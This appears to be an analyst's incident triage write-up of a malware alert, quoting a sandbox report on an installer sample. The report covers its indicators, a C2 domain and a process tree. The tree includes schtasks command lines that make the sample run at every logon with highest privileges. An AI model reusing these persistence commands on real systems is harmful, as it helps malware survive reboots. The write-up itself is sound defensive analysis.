Stealer/Phishing	Found FTP credentials location strings
Persistence	Installs hooks/patches the running process
	Modifies auto-execute functionality by setting/creating a value in the registry
	Schedules a task to be executed at a specific time and date
	Spawns a lot of processes
	Writes data to a remote process
Fingerprint	Contains ability to retrieve information about the current system
	Queries kernel debugger information
	Queries sensitive IE security settings
	Tries to identify its external IP address
Evasive	Checks network status using ping
	Contains ability to terminate a process
	Found a reference to a WMI query string known to be used for VM detection
	Input file contains API references not part of its Import Address Table (IAT)
	Tries to hide tracks of having downloaded a file from the internet

DNS Requests

Download DNS Requests (CSV)

Domain	Address
ip-api.com OSINT	208.95.112.1 TTL: 60
jebacdisaskurwysyna-33409.portmap.io	-


Contacted Hosts

Download Contacted Hosts (CSV)

IP Address	Port/Protocol
208.95.112.1 OSINT	80 TCP


Analysed 8 processes in total (System Resource Monitor).

- OliwciaPrivInstaller.exe (PID: 3424) 60/70
  - schtasks.exe "schtasks" /create /tn "Windows" /sc ONLOGON /tr "C:\OliwciaPrivInstaller.exe" /rl HIGHEST /f (PID: 1112)
  - cmd.exe (PID: 2152) 60/70 Hash Seen Before
    - schtasks.exe "schtasks" /create /tn "Windows" /sc ONLOGON /tr "%APPDATA%\Microsoft\cmd.exe" /rl HIGHEST /f (PID: 4064)
    - cmd.exe /c ""%TEMP%\LkK4KEJqbRdC.bat" " (PID: 1476)
      - chcp.com chcp 65001 (PID: 3128)
      - PING.EXE ping -n 10 localhost (PID: 988)
      - cmd.exe (PID: 2368) 60/70 Hash Seen Before




Lets see if it is actually blocked by checking if the C2 was contacted and checking the endpoint logs

Firwall logs are clean



EDR log are also clean.

The Device action clean is correct.



Event Conclusion: True Positive Autorun Value Detected

Identification,	Containing,	Eradication,	Recovery
YES	NO	NO	NO

Blocked by EDR/AV

Lessons learned: Block the malicious C2 addresses